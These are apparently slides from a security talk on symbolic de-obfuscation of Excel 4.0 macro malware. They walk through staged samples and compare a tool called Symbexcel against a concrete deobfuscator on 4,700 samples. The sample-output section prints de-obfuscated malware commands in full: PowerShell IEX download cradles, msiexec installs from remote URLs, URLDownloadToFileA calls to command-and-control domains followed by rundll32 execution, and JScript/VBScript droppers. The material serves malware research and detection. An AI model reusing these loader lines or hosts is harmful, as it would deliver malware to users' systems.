
Stage 3: This stage is mostly symbolic (de-obfuscated using the key from stage 2), and writes the 6th and 7th characters of the final decryption key. The malware uses more evasion techniques at this stage:

File System Implementation

Excel Macro Security Setting

Error/Pruned Branch

Symbolic Payload




Malware Sample Analysis

Deobfuscation Routine 2

Error/Pruned Branch

Symbolic Payload




Malware Sample Analysis

Stage 4: This stage is also completely symbolic. This is the final stage, and will download and register a malicious Windows DLL using rundll32.exe


If the first download fails, the sample is configured to use a backup C&C server

Error/Pruned Branch

Symbolic Payload



Malware Sample Analysis



C:\\\\Users\\\\Public\\\\Documents\\\\QQKuHA.txt

C:\Windows\system32\rundll32.exe

<https://derocktech.com/k.php>

<https://solemnenterprise.com/k.php>



```
$ python run.py --com --ioc --file samples/4b0acc8c232e421043b36fcc4c97b958a4c9c18f.bin
```

```
EXEC: ["msiexec.exe RESTART=AUTO /i http://velquene.net/mshost2 /q ADDRESS='%TMP%' "]
```

```
$ python run.py --com --ioc --file samples/38a01e6f21710ca4ce4b7e09e602ee1df468882e.bin
```

```
EXEC: ["powershell -Command IEX (new`-OB`jeCT('Net.WebClient')).'DoWnloAdsTrInG'('ht'+'tp://paste.ee/r/Komj0')"]
```

```
$ python run.py --com --ioc --file samples/ea133f1dea0afac86f79ccf3d2caf003a217834e.bin
```

```
CALL: ['URLMon', 'URLDownloadToFileA', 'JJCCBB', 0, 'http://wnsx22gdouo03tuyu.xyz/grays.gif', '..\\dtfhdr.ert', 0, 0]
```

```
EXEC: ['rundll32 ..\\dtfhdr.ert,DllRegisterServer']
```



```
$ python run.py --com --ioc --file samples/80350061fb497c3fc79ac2cd4f8a315aceae412e.bin
```

```
CALL: ['URLMon', 'URLDownloadToFileA', 'JJCCBB', 0, 'https://mundotecnologiasolar.com/ds/0104.gif', '..\\fikftkm.thj1', 0, 0]
CALL: ['URLMon', 'URLDownloadToFileA', 'JJCCBB', 0, 'https://accesslinksgroup.com/ds/0104.gif', '..\\fikftkm.thj2', 0, 0]
CALL: ['URLMon', 'URLDownloadToFileA', 'JJCCBB', 0, 'https://ponchokhana.com/ds/0104.gif', '..\\fikftkm.thj3', 0, 0]
CALL: ['URLMon', 'URLDownloadToFileA', 'JJCCBB', 0, 'https://comosairdoburaco.com.br/ds/0104.gif', '..\\fikftkm.thj4', 0, 0]
EXEC: ['rundll32 ..\\fikftkm.thj,DllRegisterServer']
EXEC: ['rundll32 ..\\fikftkm.thj1,DllRegisterServer']
EXEC: ['rundll32 ..\\fikftkm.thj2,DllRegisterServer']
EXEC: ['rundll32 ..\\fikftkm.thj3,DllRegisterServer']
EXEC: ['rundll32 ..\\fikftkm.thj4,DllRegisterServer']
```

```
$ python run.py --com --ioc --file samples/8b85426d1245fe3f7bf07dcc90e943e502d7800e.bin
```

```
CALL: ['Kernel32', '.CreateDirectoryA', 'JCJ', 'C:\\FLNbRbL3', 0]
CALL: ['Kernel32', '.CreateDirectoryA', 'JCJ', 'C:\\FLNbRbL3\\n1kesfBA', 0]
CALL: ['URLMON', 'URLDownloadToFileA', 'JJCCJJ', 0, 'https://.../?servername=excel', 'C:\\FLNbRbL3\\n1kesfBA\\mozsqlite3.dll', 0, 0]
CALL: ['Shell32', 'ShellExecuteA', 'JJCCCCJ', 0, 'Open', 'cmd', '/c copy "%ProgramFiles(x86)%\\Internet Explorer\\ExtExport.exe"
C:\\FLNbRbL3\\n1kesfBA\\SLtZvE.exe', 0, 0]
CALL: ['Shell32', 'ShellExecuteA', 'JJCCCCJ', 0, 'Open', 'C:\\FLNbRbL3\\n1kesfBA\\SLtZvE.exe', 'C:\\FLNbRbL3\\n1kesfBA WzBTk qDsW8', 0,
0]
```



```
$ python run.py --com --ioc --file samples/ef29dd8fdcf00646de89ae5fbab977ca80355af9.bin

GET.DOCUMENT: [2]
GET.DOCUMENT: [88]
FOPEN: ['\\Users\\Public\\Documents\\mj.js']
FWRITELN: ['var xw=new ActiveXObject("Microsoft.XMLHTTP");']
FWRITELN: ['xw.open("GET","https://coursecombo.com/combo.php?0.4321132062015889",false);']
FWRITELN: ['xw.send();']
FWRITELN: ['var ep=new ActiveXObject("ADODB.Stream");']
FWRITELN: ['ep.open();']
FWRITELN: ['ep.type=1;']
FWRITELN: ['ep.write(xw.responseBody)']
FWRITELN: ['ep.SaveToFile("\\\\Users\\\\\\Public\\\\\\Documents\\\\\\xmw.cpl",2);']
FWRITELN: ['ep.close();']
EXEC: ['explorer.exe \\Users\\Public\\Documents\\mj.js']
EXEC: ['explorer.exe \\Users\\Public\\Documents\\xmw.cpl']
```



```
$ python run.py --com --ioc --file samples/61c18418b9a1ca6df36afc50d258260828686798.bin

IOCs for State 1
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCJJ', 0, 'https://amethystwinds.com/k.php', 'C:\\\\Users\\\\Public\\\\Documents\\\\x8w.txt', 0, 0]
CALL: ['Shell32', 'ShellExecuteA', 'JJCCCJJ', 0, 'open', 'C:\\\\Windows\\\\system32\\\\rundll32.exe',
'C:\\\\Users\\\\Public\\\\Documents\\\\x8w.txt,DllRegisterServer', 0, 5]

IOCs for State 2
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCJJ', 0, 'https://amethystwinds.com/k.php', 'C:\\\\Users\\\\Public\\\\Documents\\\\x8w.txt', 0, 0]
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCJJ', 0, 'https://amethystseas.com/k.php', 'C:\\\\Users\\\\Public\\\\Documents\\\\x8w.txt', 0, 0]
CALL: ['Shell32', 'ShellExecuteA', 'JJCCCJJ', 0, 'open', 'C:\\\\Windows\\\\system32\\\\rundll32.exe',
'C:\\\\Users\\\\Public\\\\Documents\\\\x8w.txt,DllRegisterServer', 0, 5]

IOCs for State 3
FOPEN: ['C:\\\\Users\\\\Public\\\\Documents\\\\fw04X.vbs']
FWRITE: ['0cTBF9T = "https://amethystwinds.com/k.php"\rhb0 = "https://amethystseas.com/k.php" ']
FWRITE: ['kGKoTqf = Array(0cTBF9T,hb0)']
FWRITE: ['Dim MahAe0: Set MahAe0 = CreateObject("MSXML2.ServerXMLHTTP.6.0")']
FWRITE: ['Function zWa8pgFr(data):\rMahAe0.setOption(2) = 13056']
FWRITE: ['MahAe0.Open "GET",data,False']
FWRITE: ['MahAe0.Send\rzWa8pgFr = MahAe0.Status\rEnd Function\rFor Each EDPz in kGKoTqf']
FWRITE: ['If zWa8pgFr(EDPz) = 200 Then\rDim ei7BT7: Set ei7BT7 = CreateObject("ADODB.Stream")']
FWRITE: ['ei7BT7.Open\\rei7BT7.Type = 1\\rei7BT7.Write MahAe0.ResponseBody']
FWRITE: ['ei7BT7.SaveToFile "C:\\\\Users\\\\Public\\\\Documents\\\\x8w.txt",2\\rei7BT7.Close']
FWRITE: ['Exit For\rEnd If\\rNext']
EXEC: ['explorer.exe C:\\\\Users\\\\Public\\\\Documents\\\\fw04X.vbs']

FOPEN: ['C:\\\\Users\\\\Public\\\\Documents\\\\qQBF.vbs']
FWRITE: ['Set DMEm = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F3880")']
FWRITE: ['DMEm.Document.Application.ShellExecute
"rundll32.exe","C:\\\\Users\\\\Public\\\\Documents\\\\x8w.txt,DllRegisterServer","C:\\\\Windows\\\\System32",Null,0']
EXEC: ['explorer.exe C:\\\\Users\\\\Public\\\\Documents\\\\qQBF.vbs']
```

Evaluation



Evaluation

We collect and analyze 4700 **samples reported in the last 6 months** (480 clusters)

Many samples still have a **low detection rate** in VirusTotal

Some are still undetected



Evaluation

| | Samples correctly deobfuscated | Clusters correctly deobfuscated |
|-----------------------|--|---|
| Concrete Deobfuscator | 1865 | 324 |
| Symbexcel | 3698 | 450 |



Evaluation

| | Symbolic Samples correctly deobfuscated | Symbolic Clusters correctly deobfuscated |
|-----------------------|---|--|
| Concrete Deobfuscator | 3 | 3 |
| Symbexcel | 682 | 119 |



Conclusion



Conclusion

XL4 Macros are an ongoing and **evolving threat**

Difficult to analyze and detect accurately

Symbolic Execution allows to analyze samples that would otherwise be impossible to de-obfuscate concretely

Accurate de-obfuscation

Accurate classification



WARP ROOM: SURF B

Thank You

Any questions?

vmware®

